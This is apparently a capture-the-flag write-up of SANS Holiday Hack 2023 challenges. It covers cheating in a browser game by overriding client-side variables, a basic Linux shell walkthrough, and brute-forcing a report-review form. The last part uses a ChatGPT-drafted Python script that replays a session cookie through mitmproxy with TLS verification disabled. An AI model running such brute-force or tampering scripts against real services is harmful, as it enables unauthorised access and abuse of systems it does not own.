
Overriding the `singlePlayer` URL parameter in the Chromium devtools console

After clicking “Ready”, ~~Jared~~ Elf the Dwarf joins the game and the fight begins but you’re not satisfied. You want, nay **need**, the super powers **promised** to you by Marcel Nougat. You close the game and return to analyzing the source code.



Searching the code for “health” you find a treasure trove:

- `player.throwDelay` can be decreased and `player.moveVelocity` can be increased to turn the player into The Flash
- the `player.takehit` function can be overridden to make the player invincible




```
// ========= player stuff
player = createPlayerObject(playerDNA, starting_pos.x, starting_pos.y)
player.username = username
player.throwDelay = 300
player.moveVelocity = playersVelocity
player.throwTime = 0
player.isregistered = false
player.lastX = player.x
player.lastY = player.y
player.playerId = playerId
player.assigned_id = false
player.health = 50
player.lastHealth = player.health + 0
player.update = true
if (gameType === "free-for-all") {
  player.ready = 1
} else {
  player.ready = 0
}
player.isdefeated = 0
player.healthbar = this.add.image(player.x + player_healthbar_offset.x, player.y + player_healthbar_offset.y, 'healthbar')
player.healthbar.setFrame(0);
player.healthbar.setScale(1.5)
player.usernameText = gameSceneObject.add.text(player.x, player.healthbar.y + 6, username, textStyle);
player.usernameText.setOrigin(0.5, 0);
player.takehit = (dmg, owner_playerobj) => {
  if (!player.isdefeated) {
    player.health = Math.min( Math.max(Math.abs( player.health - dmg ), 0), 50)
```

Client-side variables controlling the player’s super powers

Being ~~greedy~~ healthily lazy, you decide to search for similar variables that will affect Santa and the Elves. You locate `var elfThrowDelay = 2000` on line 221 and `var santaThrowDelay = 500` on line 251.


Back in Chromium, you apply the same `singlePlayer` exploit as before. You then select the challenge iframe’s document again and return to the console to enter the super powers exploit:



```
> player.moveVelocity = player.moveVelocity*10; player.throwDelay = 0; player.takehit = (dmg, owner_playerobj) => {}; elfThrowDelay = elfThrowDelay * 1000;
  santaThrowDelay = santaThrowDelay * 1000;
< 500000
```


Enabling the player’s super powers


After clicking “Ready”, ~~Jared~~ Elf the Dwarf joins the game once again and you soon realize you don’t need to channel The Flash. With your invincibility, the inability of the Elves to loose a single snowball, and Elf the Dwarf being a monster who can one hit knockout the Elves, you sit back and watch the show.




Santa takes a while longer to go down due to their copious health but like the Elves, they are unable to let loose a single snowball and go down they most certainly do.


Victory is well assured, well earned and well deserved!







The objective is marked complete and you earn another achievement. You trudge away in the snow, content that your first real challenge is behind you.


Snowball Fight
Difficulty:
Visit Christmas Island and talk to Morcel Nougat about this great new game. **Team up with another player** and show Morcel how to win against Santa!


Congratulations! You have completed the Snowball Fight challenge!

Linux 101 - Santa's Surf Shack - Frosty's Beach - Christmas Island





Linux 101
Difficulty:
Visit Ginger Breddie in Santa's Shack on Christmas Island to help him with some basic Linux tasks. It's in the southwest corner of Frosty's Beach.

Nestled at the far west of Frosty's Beach is Santa's Surf Shack. Within the welcoming confines of the shack, you meet an equally welcoming Elf named Ginger Breadie.

Ginger Breadie only has positive things to say about ChatNPT arranging this year's trip to the Geese Islands and they wish to interest you in a Linux 101 session.

You have no idea what happened to Linux 1 and Linux 10 but given your prior experience, you're pretty confident you could even handle Linux 111 so you unhesitatingly plunge in by clicking the terminal. On the very first screen, you read the introductory text, then type "yes", followed by "Enter".


```
The North Pole 🎁Present Maker:
All the presents on this system have been stolen by trolls. Capture trolls by following instructions here and 🎁s will appear in the green bar below. Run the command "hintme" to receive a hint.

Type "yes" to begin: █
```

From here on, the Q&A session proceeds like a game of ping-pong, albeit in the absence of a table, it's a bit more ping than pong:

1. Perform a directory listing of your home directory to find a troll and retrieve a present!

```
elf@fae84e0df87f:~$ ls
HELP  troll_19315479765589239  workshop
```

2. Now find the troll inside the troll.

```
elf@35528356c783:~$ cat troll_19315479765589239
troll_24187022596776786
```

3. Great, now remove the troll in your home directory.

```
elf@35528356c783:~$ rm troll_19315479765589239
```

4. Print the present working directory using a command.

```
elf@35528356c783:~$ pwd
/home/elf
```

5. Good job but it looks like another troll hid itself in your home directory. Find the hidden troll!

```
elf@35528356c783:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .profile  .troll_5074624024543078  HELP  workshop
```

6. Excellent, now find the troll in your command history.

```
elf@35528356c783:~$ history |grep -i troll
    1  echo troll_9394554126440791
<snip/>
```

7. Find the troll in your environment variables.

```
elf@35528356c783:~$ env |grep -i troll
SESSNAME=Troll Wrangler
z_TROLL=troll_20249649541603754
```

8. Next, head into the workshop.

```
elf@35528356c783:~$ cd workshop
elf@35528356c783:~/workshop$
```

9. A troll is hiding in one of the workshop toolboxes. Use “grep” while ignoring case to find which toolbox the troll is in.

```
elf@35528356c783:~/workshop$ grep -i troll * 2>/dev/null
toolbox_191.txt:tRoLl.4056180441832623
```

10. A troll is blocking the present_engine from starting. Run the present_engine binary to retrieve this troll.

```
elf@35528356c783:~/workshop$ ls -l present_engine
-r--r--r-- 1 elf elf 4990336 Dec  2 22:19 present_engine
elf@35528356c783:~/workshop$ chmod u+x present_engine
elf@35528356c783:~/workshop$ ./present_engine
troll.898906189498077
```

11. Trolls have blown the fuses in /home/elf/workshop/electrical. cd into electrical and rename blown_fuse0 to fuse0.

```
elf@35528356c783:~/workshop$ cd electrical/
elf@35528356c783:~/workshop/electrical$ ls -l
total 4
-rw-r--r-- 1 elf elf 200 Dec  2 22:19 blown_fuse0
elf@35528356c783:~/workshop/electrical$ mv blown_fuse0 fuse0
```

12. Now, make a symbolic link (symlink) named fuse1 that points to fuse0

```
elf@35528356c783:~/workshop/electrical$ ln -s fuse0 fuse1
```

13. Make a copy of fuse1 named fuse2.

```
elf@35528356c783:~/workshop/electrical$ cp fuse1 fuse2
elf@35528356c783:~/workshop/electrical$ ls -l
total 8
-rw-r--r-- 1 elf elf 200 Dec  2 22:19 fuse0
lrwxrwxrwx 1 elf elf   5 Dec 30 04:57 fuse1 -> fuse0
-rw-r--r-- 1 elf elf 200 Dec 30 04:58 fuse2
```

14. We need to make sure trolls don’t come back. Add the characters “TROLL_REPELLENT” into the file fuse2.

```
elf@35528356c783:~/workshop/electrical$ echo -n TROLL_REPELLENT >> fuse2
```

15. Find the troll somewhere in /opt/troll_den.

```
elf@35528356c783:~/workshop/electrical$ find /opt/troll_den/ -iname '*troll*'
/opt/troll_den/
/opt/troll_den/plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/ParserController.java
/opt/troll_den/apps/showcase/src/main/resources/tRoLl.6253159819943018
<snip/>
```

16. Find the file somewhere in /opt/troll_den that is owned by the user troll.

```
elf@35528356c783:~/workshop/electrical$ find /opt/troll_den/ -user troll
/opt/troll_den/apps/showcase/src/main/resources/template/ajaxErrorContainers/tr0LL_9528909612014411
```

17. Find the file created by trolls that is greater than 108 kilobytes and less than 110 kilobytes located somewhere in /opt/troll_den.

```
elf@35528356c783:~/workshop/electrical$ find /opt/troll_den -size +108k -size -110k
/opt/troll_den/plugins/portlet-mocks/src/test/java/org/apache/t_r_o_l_l_2579728047101724
```

18. List running processes to find another troll.

```
elf@35528356c783:~/workshop/electrical$ ps -e
    PID TTY          TIME CMD
      1 pts/0    00:00:00 tmuxp
   7806 pts/2    00:00:00 14516_troll
   8374 pts/3    00:00:00 ps
```

19. The 14516_troll process is listening on a TCP port. Use a command to have the only listening port display to the screen.

```
elf@35528356c783:~/workshop/electrical$ netstat -l -t
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:54321           0.0.0.0:*               LISTEN
```

20. The service listening on port 54321 is an HTTP server. Interact with this server to retrieve the last troll.


```
elf@35528356c783:~/workshop/electrical$ curl http://127.0.0.1:54321
troll.73180338045875elf@35528356c783:~/workshop/electrical$
```

21. Your final task is to stop the 14516_troll process to collect the remaining presents.

```
elf@35528356c783:~/workshop/electrical$ ps -ef |grep troll
elf         7806    7803  0 05:02 pts/2    00:00:00 /usr/bin/python3 /14516_troll
elf         9694     186  0 05:05 pts/3    00:00:00 grep --color=auto troll
elf@35528356c783:~/workshop/electrical$ kill -9 7806
```


22. Congratulations, you caught all the trolls and retrieved all the presents! Type "exit" to close...

The objective is marked complete and you earn another achievement. You saunter out of the shack, ready for your next challenge.


✓ **Linux 101**

Difficulty: 🌲🌲🌲🌲🌲


Visit Ginger Breddie in Santa's Shack on Christmas Island to help him with some basic Linux tasks. It's in the southwest corner of Frosty's Beach.


Congratulations! You have completed the Linux 101 challenge!

Reportinator - Rudolph's Rest - Christmas Island

Your clothes... give them to me, now

Inland on Rudolph's Rest, a penetration tester named Noel Boetie can be found, who has decided to automate their report generation by using ChatNPT. However, they need your help to fix any hallucinations which may exist in the report.


✓ **Reportinator**

Difficulty: 🌲🌲🌲🌲🌲


Noel Boetie used ChatNPT to write a pentest report. Go to Christmas Island and help him clean it up.

You open the terminal and set about peer reviewing the report, only wishing Noel Boetie would have set up the terminal on the pier, which would have been a much more appropriate location for this task.

Ever able to work in the harshest of conditions, though, you diligently research the report findings based on your own technical knowledge and internet searches, as well as Bard and ChatNPT consultations but to no avail. Every time you "understand" what's amiss and submit the "solution", you're rebuffed.

Having spent a significant amount of time on this challenge and not sailing any closer to the conclusion - you are on land but you're sure that's not the problem - you decide to go all Terminator on Reportinator and brute force the answers. In your Kali VM, you start mitmproxy in a terminal, appending flows to `mitmproxy.log`:

```
mitproxy --showhost -w +mitmproxy.log
```


https://reportinator.elf/review/42

Penetration Test Report

Report Conventions

✓ This icon represents a legitimate finding. Click to toggle to a hallucination.

✗ This icon represents a hallucinated or false finding. Click to toggle to a legitimate finding.

All IP addresses have been sanitized to protect our client. Do NOT mark IP address ranges as a hallucination.

Executive Summary

During July of 2023, Santa Clause Security, Inc. (SCS) assessed the security of North Pole Systems' (NPS) externally facing network assets. Attack techniques included target reconnaissance, scanning, enumeration, credential attacks, and exploitation.

The goal of the assessment was to identify vulnerabilities exploitable by a malicious actor and suggest remediation steps.


The assessment revealed five high-risk, two medium-risk, and two low-risk findings.

Of particular note were the five high-risk findings:

You configure Firefox to use `mitmproxy`:

1. You create a new Firefox profile and launch a new window using that profile.
2. You configure Firefox's proxy settings to use mitmproxy at `127.0.0.1:8080`.
3. You follow the mitmproxy instructions on how to make your browser trust the mitmproxy certificate.


Back in the Reportinator terminal, you use the Chromium devtools to copy the URL from the iframe hosting the terminal.



```
<!DOCTYPE html>
<html>
 ▶<head> ⋯ </head>
 ▼<body>
   ▼<div id="root"> flex
      <span></span>
     ▶<div class="hhc-badge-shortcuts visible"> ⋯ </div>
     ▶<div class="ui-spinner"> ⋯ </div>
      <ul class="notifications corner-notifications"></ul>
      <ul class="notifications toast-notifications"></ul>
     ▼<div class="hhc-modal challenge visible"> flex
       ▼<div class="modal-frame challenge challenge-reportinator"> flex
⋯        ▼<iframe title="challenge" src="https://hhc23-reportinator-dot-holidayhack2023.u
          e.r.appspot.com/?&chall…ATATATTAATATATATATATATATATATATCGATATATATATATATTATAATATA
          TATATATTACGATATTAGC"> == $0
           ▼#document (https://hhc23-reportinator-dot-holidayhack2023.ue.r.appspot.com/?
            &challenge…
            ATATATTAATATATATATATATATATATATCGATATATATATATATTATAATATATATATATTACGATATTAGC)
              <!DOCTYPE html>
```

Copying the challenge URL from Chromium


Pasting the URL into Firefox, you submit a review without marking any findings as an hallucination and observe the request in `mitmproxy` contains nine input fields set to `0` and results in an HTTP 400 error:



```
Flow Details
2023-12-21 17:44:57 POST https://hhc23-reportinator-dot-holidayhack2023.ue.r.appspot.com/check HTTP/2.0
                         ← 400 application/json 20b 253ms
                    Request                                                Response
user-agent:         Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
accept:             */*
accept-language:    en-US,en;q=0.5
accept-encoding:    gzip, deflate, br
referer:            https://hhc23-reportinator-dot-holidayhack2023.ue.r.appspot.com/?&challenge=reportinator&username=metter&id=fae15beb-dda7-45e9-8c9b-26248d09
                    CATATATATCGATTACGATATATATATATTAATATATATATATATATATATATCGATATATATATATATTATAATATATATATATTACGATATTAGC
content-type:       application/x-www-form-urlencoded
content-length:     89
origin:             https://hhc23-reportinator-dot-holidayhack2023.ue.r.appspot.com
cookie:             ReportinatorCookieYum=[redacted]
sec-fetch-dest:     empty
sec-fetch-mode:     cors
sec-fetch-site:     same-origin
te:                 trailers
URLEncoded form
input-1: 0
input-2: 0
input-3: 0
input-4: 0
input-5: 0
input-6: 0
input-7: 0
input-8: 0
input-9: 0
```

Submitting a review without marking any findings as hallucinations results in an HTTP 400 error

Conscious of how much time you have already spent on Reportinator and despite believing deep down in the deepest of deep downs that real hackers write their own code, you turn to ChatGPT to generate some Terminator code for you based on the above request - you feel a tinge of guilt at not asking Bard but you don't want your buddy to see you in your current mood.



You
generate python3 code which:
1. generates a sequence of lists, where each list contains all combinations of 9 digits between 0 and 1

2. loops through the sequence of lists and:

2.1 generates a payload that looks like 'input-1=0&input-2=0&input-3=0&input-4=0&input-5=0&input-6=0&input-7=0&input-8=0&input-9=0', with each value of input-1, input-2 etc. is replaced by an element of the loop


2.2 creates a dictionary of (header, value) pairs

2.3. uses the pypi requests module to send an HTTP POST request with the above payload and headers to https://example.com

2.4 if the HTTP POST response is an HTTP 200, print the payload to stdout and exit the python program

ChatGPT
Certainly! Here's a Python3 code snippet that fulfills the requirements you mentioned:

```python
import requests
from itertools import product

# Step 1: Generate a sequence of lists with all combinations of 9 digit
digit_combinations = list(product([0, 1], repeat=9))

# Step 2: Loop through the sequenc
for combination in digit_combinations:
```



You
can you also modify that code so it sends requests through an http proxy?

ChatGPT
Certainly! You can modify the code to use an HTTP proxy by adding the `proxies` parameter to the `requests.post` method. Here's an example modification to include proxy support:

```python
import requests
from itertools import product

# Specify your proxy URL
proxy_url = 'http://your.proxy.url:port'

# Step 1: Generate a sequence of lists with all combinations of 9 digit
digit_combinations = list(product([0, 1], repeat=9))

# Step 2: Loop through the sequence
for combination in digit_combinations:
    # Step 2.1: Generate the payload string
    payload = '&'.join(f'input-{i + 1}={digit}' for i, digit in enumera

    # Step 2.2: Create a dictionary of (header, value) pairs
    headers = {'Content-Type': 'application/x-www-form-urlencoded'}

    # Step 2.3: Send an HTTP POST request with a proxy
    try:
        response = requests.post('  s://example.com', data=payload, h
    except requests.exceptions.RequestException as e:
```

The final modified code is below, with the cookie redacted and the following small changes:

1. Line 8: you insert your proxy pointing to `mitmproxy`
2. Lines 19-30: you change the headers to match those exported from `mitmproxy`. You don't strictly need all of them but it's fast to convert them all in vimppressive fashion and you're finding laziness to be strangely intoxicating.
3. Line 34: you change the URL posted to.
4. Line 34: you add an additional `verify=False` option to `requests.post` to so you don't need to care that python doesn't trust the `mitmproxy` certificate.

```
1   #!/usr/bin/python3
2
3   import requests
4   from itertools import product
5   import time
6
7   # Specify your proxy URL
8   proxy_url = 'http://127.0.0.1:8080'
9
10  # Step 1: Generate a sequence of lists with all combinations of 9 digits (0 and 1)
11  digit_combinations = list(product([0, 1], repeat=9))
12
13  # Step 2: Loop through the sequence
14  for combination in digit_combinations:
15      # Step 2.1: Generate the payload string
16      payload = '&'.join(f'input-{i + 1}={digit}' for i, digit in enumerate(combination))
17
18      # Step 2.2: Create a dictionary of (header, value) pairs
19      #headers = {'Content-Type': 'application/x-www-form-urlencoded'}
20      headers = { 'user-agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0',
21          'accept': '*/*',
22          'accept-language': 'en-US,en;q=0.5',
23          'referer': 'https://hhc23-reportinator-dot-holidayhack2023.ue.r.appspot.com/?&challenge=reportinator&username=metter&id=538aab91-e745-4d43-b639-78437d0df725&area=ci-rudolphsrest&location=35,29&tokens=&dna=ATATATTAATATATATATATATGCATATATATCGATTACGATATATATATATTAATATATATATATATATATATCGATATATATATATATTATAATATATATATATATTACGATATTAGC',
24          'content-type': 'application/x-www-form-urlencoded',
25          'origin': 'https://hhc23-reportinator-dot-holidayhack2023.ue.r.appspot.com',
26          'cookie': 'ReportinatorCookieYum=REDACTED',
27          'sec-fetch-dest': 'empty',
28          'sec-fetch-mode': 'cors',
29          'sec-fetch-site': 'same-origin',
30          'te': 'trailers' }
31
32
33      # Step 2.3: Send an HTTP POST request
34      response = requests.post('https://hhc23-reportinator-dot-holidayhack2023.ue.r.appspot.com/check', data=payload, headers=headers, proxies={'http': proxy_url, 'https': proxy_url}, verify=False)
35
36      # Step 2.4: Check the HTTP POST response
37      if response.status_code == 200:
38          print(f"HTTP 200 OK: Payload sent successfully - {payload}")
39          exit()  # Exit the program if the HTTP response is 200
40      else:
41          print(f"HTTP {response.status_code}: Payload failed - {payload}")
42
43      # Sleep to be nice.
44      time.sleep(0.2)
45
46  # If none of the combinations resulted in HTTP 200, print a message
47  print("None of the payloads resulted in HTTP 200.")
```

You run the script. It spews out an HTTPS warning for each request but by now you're hearing a deafening maniacal cackle powered by the greatest power of them all, the power of laziness and you just can't seem to care.

```
$ ./bruteforce_reportinator.py
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS
request is being made to host '127.0.0.1'. Adding certificate verification is strongly advised. See: https://
urllib3.readthedocs.io/
en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
HTTP 400: Payload failed -
```


```
